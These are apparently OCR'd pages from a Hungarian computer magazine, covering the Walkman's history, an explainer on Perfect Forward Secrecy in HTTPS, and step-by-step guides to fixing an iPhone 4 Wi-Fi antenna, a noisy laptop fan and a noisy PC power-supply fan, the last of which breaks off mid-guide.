Mára az okostelefonok szinte teljesen kiszorították az ilyen dedikált eszközöket, még az Apple iPod is egyre inkább visszaszorulóban van, annak ellenére, hogy az utóbbi időben gyakorlatilag egy GSM-modul nélküli iPhone-ná változott át. A végső csapást alighanem a mobilinternet méri majd erre a piacra, az olyan állandóan elérhető zenei szolgáltatásokkal, mint a Spotify, a Deezer vagy a Last.fm, és az általuk kínált többmilliónyi dallal. A Sony 2010-ben fejezte be a Walkman márkanév alatt az önálló eszközök gyártását, a márkanév és a logó azonban tovább él az Xperia telefonokra telepített zenelejátszó szoftverének képében.

CSALÁDFA

2008 Streaming
A Spotifyhoz hasonló szolgáltatások fix áron többmilliónyi dalt kínálnak

2007 Okostelefon
Az iPhone egy médialejátszó és egy mobiltelefon összeolvadásából született

2001 iPod
Az Apple a zenelejátszót sikeresen kombinálta egy online zeneáruházzal

1995 MP3-lejátszó
Az első hordozható digitális lejátszók memóriakapacitása nagyon korlátozott volt

1991 MiniDisc
A MiniDisckel a Sony az analóg kazettát szerette volna leváltani, de nem igazán járt sikerrel

1984 Discman
A CD-ket használó Walkman-változatok még ma is elérhetőek CD Walkman néven


Körülbelül 200 millió
Walkmant adtak el a Sony adatai szerint

Sony TPS-L2/Walkman

Árusítás kezdete: 1979. július 1.
Gyártás vége (utódé): 2010
Tömeg: 390 gramm
Méret: 132×88×24 mm
Eredeti ár: 200 dollár (1980-ban)


Az aszimmetrikus titkosítás gyenge pontja

A böngésző és a szerver egy biztonságos kapcsolaton keresztül kezd kommunikálni nyilvános/privát kulcs használatával, majd a forgalomtitkosító kulcs (session key) védelmében. Ha egy hacker rögzíti a kommunikációt és megszerzi a szerver privát kulcsát, megfejtheti vele a session keyt, mivel azt szintén az interneten küldték keresztül.




Perfect Forward Secrecy (PFS), a biztonságos megoldás

A PFS esetében a forgalomtitkosító kulcsot (session key) nem a neten küldik át. Helyette a böngésző és a szerver megegyezik egy matematikai módszerben és egy titkos véletlen számban, amelyet csak ők ismernek. Így mindkettő ugyanazzal a session key-vel dolgozik, amit utána megsemmisítenek, így a hacker nem szerezheti meg.



A PFS használata böngészőnként

A Perfect Forward Secrecyt ritkán használják HTTPS-kapcsolatnál. Az elliptikus görbék feletti változatát pedig szinte soha



	Firefox	Google Chrome	Opera	Safari	Internet Explorer
Aszimmetrikus	66,38%	66,39%	66,71%	97,84%	99,71%
Elliptikus görbék feletti PFS	2,38%	1,38%	0,00%	1,38%	0,29%
Alap-PFS	31,24%	32,23%	33,29%	0,78%	0,00%

A kulcshossz hatása

A hosszabb kulcsok biztonságosabbak, de terhelik a CPU-t. Ha összevetjük az egyes módszerek ugyanolyan biztonsághoz szükséges költségét, az ECDHE jobb a webes titkosításhoz.

	Kulcs hossza bitben				
Szimmetrikus titkosítás, pl. AES	80	112	128	192	256
Aszimmetrikus titkosítás, pl. RSA	1024	2048	3072	7680	15 360
Alap-PFS (DHE)	1024	2048	3072	7680	15 360
Elliptikus görbék feletti PFS (ECDHE)	160	224	256	384	521

Lehallgatásbiztos kódolás

A Perfect Forward Secrecy (PFS) megakadályozza az NSA-t a kódolt netes kommunikáció feltörésében – ám sajnos ritkán használják.

Markus Mandau

Még egy éve sincs, hogy a Snowden által az NSA-ról kiszivárogtatott információkból kiderült, hogy a titkosszolgálat folyamatosan aláaknázta az internetes kommunikációhoz használt biztonsági eljárásokat. Ipari méretekben hallgatnak le minden adatot, amely a tenger alatti gerinchálózaton fut át, és gyanúsként kezelnek minden netezőt, aki kódolja a kommunikációját. Ha a böngészősor bal oldalán feltűnik a kis lakat ikon, amely a biztonságos HTTPS-kapcsolatra utal, feltételezhetjük, hogy az amerikai titkosszolgálat (vagy több más titkosszolgálat is) rögzíti a kommunikációt, és később szükség szerint majd dekódolja. A transzatlanti Nagy Testvér, úgy tűnik, nem állítható meg politikai vagy diplomáciai megoldásokkal, de megállíthatja a technológia: a Perfect Forward Secrecy.

Snowden véleménye szerint az erős kódolás a legjobb védelem a globális elektronikus megfigyelés ellen. De a böngésző és a szerver közötti HTTPS-összeköttetés kiépítésének módja miatt a kódolás önmagában nem elég. Az összeköttetés két fázisból áll, hogy amikor a kapcsolat (handshake) létrejön, aszimmetrikus kódolással lehessen átadni a forgalomtitkosító kulcsot (session key) a későbbi szimmetrikus kódoláshoz. Első lépésként a szerver elküldi a böngészőnek a nyilvános kulcsát, amelyhez kapcsolódik a saját privát kulcsa, amivel majd dekódolni tudja a böngészőtől érkező (az elküldött kulccsal) kódolt üzeneteket. A kapcsolat létrejötte után mindketten kevésbé processzorigényes szimmetrikus kódolásra váltanak a további kommunikációhoz. Ehhez meg kell állapodniuk a forgalomtitkosító kulcsban és a titkosítási eljárásban (például AES). A forgalomtitkosító kulcs kiszámítása a handshake utolsó lépése.

A privát kulcs a gyenge pont


Egy ilyen kommunikációból a lehallgató csupán értelmezhetetlen szeméthez juthat. De ha megszerzi a szerver privát kulcsát, azzal megszerezheti a forgalomtitkosító kulcsot is, azzal pedig a szemét egyszerre csak értékes (legalábbis a kommunikációtól függően) adattá válik. Az NSA ezt a privát kulcsot akarta megkapni Ladar Levisontól, a Lavabit üzemeltetőjétől, mivel Snowden rendszeresen használta a levelezőszolgáltatását. Amennyiben az NSA megkapta volna a kulcsot, ők is elolvashatták volna Snowden elfogott e-mailjeit. Ám ahelyett, hogy kiadta volna a kulcsot, Levison inkább felfüggesztette a szolgáltatását. De erre nem lett volna szüksége, ha a Perfect Forward Secrecyt (PFS) alkalmazza, mivel az nem használ privát kulcsot.

Ráadásul a PFS esetében még a forgalomtitkosító kulcsot sem küldik az interneten keresztül, mivel azt a két számítógép egymástól függetlenül számítja ki. Ehhez a PFS a Diffie–Hellman-kulcscserét (DHE) használja. A klasszikus DHE esetében a szerver határozza meg a paramétereket (egy prímszámot és egy primitív gyököt) a matematikai formulához, amihez mindkét fél választ egy véletlenszerű számot, amelyet azonban nem ad ki a másiknak. Csak az eredményt küldik el egymásnak, és a számítást elvégzik a másiktól kapott eredményen. A végeredmény mindkét félnél ugyanaz a szám lesz, és ez a szám válik a forgalomtitkosító kulccsá a szimmetrikus kódoláshoz. Amennyiben a PFS-t megfelelően alkalmazták, mindkét gép törli a forgalomtitkosító kulcsot abban a pillanatban, ahogy a kommunikáció véget ér. Innentől kezdve a kódolt üzenetváltást nem lehet visszafejteni, még az eredeti szerveren vagy böngészőben sem.

Matematika a lehallgatás ellen

A mindenható lehallgató szervezetek, mint az NSA, ismerik a paramétereket és a véletlen számok adta eredményt. De ahhoz, hogy feltörhessék a kulcsot, ismerniük kellene legalább az egyik véletlen számot. Ahhoz, hogy ezeket meghatározhassa, a lehallgatónak meg kellene oldania a logaritmust a két ismeretlen, véletlenszerűen választott számmal. Ez azonban nagyon bonyolult feladat, ami nagyon számításigényes, de nem lehetetlen. Ezért a szerver és a böngésző is úgynevezett rendkívül nagy prímszámokat használ. Ez biztosítja, hogy a lehallgató nem tudja feltörni a kommunikációt brute force módszerrel.

A klasszikus Diffie–Hellman-algoritmus mellett a kulcscsere az elliptikus görbék feletti Diffie–Hellman-protokollt (ECDHE) használja. Ez a matematikai módszer még bonyolultabb elődjénél, azonban az ECDHE kisebb prímszámokkal dolgozik, így kevésbé terheli le a processzort, és a forgalomtitkosító kulcs is gyorsabban létrehozható vele. Már jelenleg is minden ismert böngészőbe beépítették a Perfect Forward Secrecy DHE és ECDHE változatát, de nem minden szimmetrikus titkosítással kombinálva. Ez igaz a szerverekre is, ez az oka, hogy olyan kevesen használják a PFS-kulcscserére. Pedig ahogy a Snowden-történet egyre bővül, jól látszik, hogy éppen itt lenne az ideje.





Ha a Firefoxban a HTTPS-t jelző kis lakatra kattintunk, megtudhatjuk, aktív-e a PFS az oldalon: a leírásban ott lesz a DHE vagy az ECDHE kifejezés


Ne dobja ki, javítsa meg!

A könnyű javíthatóság miatt nem törik magukat az IT-gyártók. Az egyre rövidebb garanciaidő lejárta után a felhasználó már csak saját magára számíthat, azonban ez nem reménytelen.

Christoph Schmidt/Erdős Márton







IPHONE 4: Wi-Fi-antenna

A túlzottan gyenge WLAN-jelnek az okostelefonoknál sokszor egyszerű oka van: az antennacsatlakozók korrodálódtak vagy meglazultak.

Ha az iPhone nem csatlakozik többé a Wi-Fi-hálózatunkra, vagy a kapcsolat minősége leromlik, könnyen előfordulhat, hogy az antennák érintkezőinél kell a hibát keresni. Egy iPhone 4-es készüléken megmutatjuk, hogyan lehet eltüntetni a korróziót, megjavítani a kapcsolatot és szakszerűen szerelni az iPhone-t.

1 Hátlap felnyitása

Első lépésként hajtsuk ki a dokkolócsatlakozó mellett található két apró csavart. Ezek néhány verziónál normál, Phillips-fejű, keresthornyos csavarok, amikhez a legkisebb, hagyományos csavarhúzót használhatjuk. Ha már újabb, pentalobe-/torxcsavarokkal van dolgunk, be kell szereznünk ehhez passzoló csavarhúzót. Ezt az internetes boltokban pár száz forintért megtaláljuk.
Amint a két csavart eltávolítottuk, a hátlapot óvatosan mozgassuk el felfelé, majd emeljük le.

2 Akku eltávolítása

Ahhoz, hogy hozzáférjünk a WLAN-antennához, előbb ki kell szerelnünk az akkumulátort. Ha a telefon akkumulátoros üzemideje már rossz volt, érdemes ezt is lecserélni. Ilyen akkumulátort rengeteg helyen lehet találni a netes boltokban. Az akku bal alsó szélénél található csavart lazítsuk meg, felül távolítsuk el a csatlakozót, majd az akkumulátort balról emelve távolítsuk el. A bal oldalon egy ragasztó is fogja az akkut, ezért óvatosan némi erőt is ki kell fejtenünk.
Figyelem! Az akkumulátor alatti műanyag fület véletlenül se törjük le. Ha a ragasztó nem akar engedni, hajszárítóval melegítsük ezt a területet a kijelző felőli oldalról.

3 Wi-Fi-modul


A hosszúkás fémrész végén, a telefon felső részében találjuk a WLAN-egységet, amit nem kevesebb mint 5 csavar tart a helyén. Ezt nem nehéz eltávolítani, csak a megfelelő csavarhúzót használjuk, ellenkező esetben a sérülékeny csavarfejek elnyíródnak, ami komoly gondokat okozhat. Saját munkánkat könnyítjük meg, ha a kihajtott csavarokat egy papírlapra a pontos elhelyezkedés szerint rakjuk félre, így az összeszerelés egyszerűbb és gyorsabb lesz.


4 WLAN-antenna kiszerelése


Az antenna középen, alul és jobb oldalon két horoggal van rögzítve, amiket egy tűcsipesszel eltávolíthatunk és leszedhetjük az antennát. A kiemeléshez használjunk csipeszt, hogy ne érintsük meg, ne hajlítsuk el az ezüstös fém alkatrészeket kézzel.


5 Csatlakozók megtisztítása

A minimális nedvesség vagy szennyeződés is komolyan zavarhatja a Wi-Fi-vételt, ezért nagyon óvatosan tisztítsuk meg az érintkezőket. A tisztításhoz használjunk mikroszálas kendőt és izopropanolt, amit gyógyszertárban beszerezhetünk. Ha végeztünk a tisztítással, szereljük vissza az antennát és rakjuk össze a telefont. →









NOTEBOOK: hangos hűtés

Sokszor a nem is olyan régi laptopoknál is előjön az idegesítő hangos ventilátor problémája. A javítás viszonylag egyszerű.

Egy 2006-os notebookon mutatjuk be, hogyan lehet kicserélni a hűtőventilátort. A zörgő, zajos és rosszul teljesítő ventilátor helyett új, csendes példányt pár ezer forintért kapunk online boltokban. Ha a ventilátor csendes, de túl gyakran felpörög és rosszul teljesít, tisztítsuk meg a légkiömlő nyílást, és cseréljük le az elhasználódott hőpasztát.

1 Csavarok eltávolítása

A szétszerelést kezdjük a gép alján. Távolítsuk el az akkumulátort, majd csavarjuk ki az összes csavart és szereljük ki a komponenseket (például DVD-író, HDD, RAM, Wi-Fi-kártya stb.). Fordítsuk meg a gépet és nyissuk fel akadásig a kijelzőt. Pattintsuk le a monitor alatti középső burkolatot, és vegyük ki óvatosan a billentyűzetet is.

2 Kijelző, zsanér leszerelése

A monitorrészbe több kábel is fut a gépből. A vékony kábelek a WLAN-antennához és webkamerához vezetnek (ha van ilyen), amiket szereljünk le az alaplapról vagy vezérlőkártyáról, így nem fognak akadályozni a kijelző eltávolításában. A monitorkábel eltávolításakor ne a kábelt húzzuk, hanem a műanyag „fülét", majd a kijelző két zsanérjánál lazítsuk ki a csavarokat a notebook testéből.

3 Borítás megbontása

A billentyűzet alatti részen távolítsuk el az alaplapról a szalagkábeleket és egyéb csatlakozásokat, majd a körülötte lévő keretet pattintsuk fel óvatosan. Itt érdemes egy műanyag spaklit vagy kést használni, de ne erőltessünk semmit – elképzelhető, hogy még valahol alulról tartja egy-egy csavar a borítást.

4 Alaplap kiszerelése

Távolítsuk el az alaplapról a maradék csatlakozókat, alulról is vizsgáljuk át a lapot, majd a tartócsavarok meglazítása után kiszerelhetjük a teljes alaplapot.


Figyelem! Pontosan jegyezzük meg, hogy melyik csatlakozó milyen állásban és hová tartozik. Érdemes mobiltelefonunk kameráját használni, és nem szégyen rengeteg fotót készíteni az egyes lépésekről.


5 Hűtés kivétele


Az alaplapot megfordítva láthatóvá válnak a hűtési rendszert rögzítő csavarok, amiket távolítsunk el. A pasztán mozgatva a hűtőbordát az egész rendszert leszedhetjük az alaplapról.


6 Ventilátorcsere

Szereljük le a bordarendszerről a ventilátort, és alaposan portalanítsuk. Töröljük le a bordák alján lévő hőpasztát is, és ha szükséges, cseréljük a ventilátort. A chipek tetejét töröljük le egy mikroszálas, alkoholos törlőkendővel, majd vigyünk fel egy kevés hőpasztát, amit egy fogpiszkálóval oszlassunk szét. Ha készítettünk fotókat, most vegyük elő azokat, és a kiszerelés menetét megfordítva sorrendben szereljük össze notebookunkat, immáron az új ventilátorral.










TÁPEGYSÉG lecsendesítése

1 Doboz felnyitása

Ha a PC tápegysége hangos, érdemes kicserélni a ventilátort. Ilyen, 12-14 cm-es, csendes ventilátort pár ezer forintért kaphatunk. A tápegység borításának lecsavarozása után a kapott csavarokkal rögzítsük az új egységet és ne feledkezzünk meg a hűtőrácsról sem.
Figyelem! Amint megnyitjuk a tápegységet, a garancia elvész.


2 Tápkábel elvágása

A régi ventilátor tápkábelét egy csípőfogóval vágjuk el pontosan a ventilátornál, majd ugyanígy tegyünk az új ventilátornál is. A levágott kábelvégeket csupaszítsuk le. Fontos, hogy az eredeti kábelhosszt tartsuk meg, máskülönben a hosszú kábel akár komoly gondokat, üzemzavart is okozhat.



3 Új hűtőventilátor beszerelése

